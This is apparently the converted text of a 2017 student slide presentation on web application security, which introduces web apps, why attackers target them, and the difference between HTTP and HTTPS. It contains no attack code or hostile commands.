web application security

By:

Noor Shaker Hameed


Safaa Hussein Ali

Supervisor

Dr. Bashar M. Nema

November 2017

Introduction




.We need to know :-

1-What it is web application.

2-What it is web application security and why it is important.

3-What it is HTTP & HTTPS and what is the difference between them.

4-What are the most common types of hacking and how to avoid them.



Web application

Web application

A web application or "web app" is a software program that runs on a web server. Unlike traditional desktop applications, which are launched by operating system, web apps must be accessed through a web browser. Web applications live outside of the traditional network perimeter. If they're not properly secured, they offer hackers an attractive attack surface and a convenient entry point into your IT environment. Due to poor development and testing practices, web apps are often plagued with security vulnerabilities and configuration gaps. When breached, web apps can expose massive amounts of confidential business data.


☑ **More used**	😢 **Less used**
Web application	Traditional desktop applications

WEB APPLICATION SECURITY

Web application security is the process of protecting websites and online services against different security threats that exploit vulnerabilities in an application's code. Common targets for web application attacks are content management systems (e.g., WordPress), database administration tools (e.g., phpMyAdmin) and SaaS applications

why Web application security is important

We use web applications in a lot of businesses and follow up news and even personal websites and money transactions. This sensitive information , and increase work on web applications . make us think of all possible ways to protect them from attack and unauthorized access



Hackers consider web applications high-priority targets because to :-

1-Ease of execution, as most attacks can be easily automated and launched indiscriminately against thousands, or even tens or hundreds of thousands of targets at a time.


2-complexity of their source code, which increases the likelihood of unattended vulnerabilities and malicious code manipulation.

3-High value rewards, including sensitive private data , Bank account, Addresses ,etc.

What is HTTP and HTTPS

HTTP

HTTP is Hypertext Transfer Protocol; it is a dedicated structure for relocating and getting information on the web. It is commonly operated to recover HTML web pages and is considered an application layer protocol. Its basic aim is to transmit the present information to the web user no matter whichever channel it takes to do so.



اتصالك ليس خاصًا

قد يحاول المهاجمون سرقة معلوماتك من
bay182.mail.live.com (على سبيل المثال: كلمات المرور أو
الرسائل، أو بطاقات الائتمان).

NET::ERR_CERT_COMMON_NAME_INVALID

☑ إبلاغ Google تلقائيًا بتفاصيل أي مخاطر أمنية محتملة. سياسة
الخصوصية

HTTPS

HTTPS (also called HTTP over Transport Layer Security and HTTP Secure) is a communications protocol for secure communication over a computer network which is widely used on the Internet. HTTPS consists of communication over Hypertext Transfer Protocol (HTTP) within a connection encrypted by Transport Layer Security, or its predecessor, Secure Sockets Layer. The main motivation for HTTPS is authentication of the visited website and protection of the privacy and integrity of the exchanged data.

Additionally, it provides bidirectional encryption of communications between a client and server, which protects against eavesdropping and tampering with or forging the contents of the communication. In practice, this provides a reasonable guarantee that one is communicating with precisely the website that one intended to communicate with (as opposed to an impostor), as well as ensuring that the contents of communications between the user and site cannot be read or forged by any third party.

HTTP VS HTTPS

HTTP VS HTTPS

> *HTTPS is HTTP only but it is just a secure version for better encryption of information. HTTPS pursue the same protocols as HTTP does; here the browser starts a connection to the dedicated server on a standard port. The only difference it the additional layer of HTTPS that is "S" for security that uses SSL to transmit data. HTTPS use TCP Port 443 and* ***HTTP use TCP Port 80*** *by default; hence they both use two separate modes of communications.*

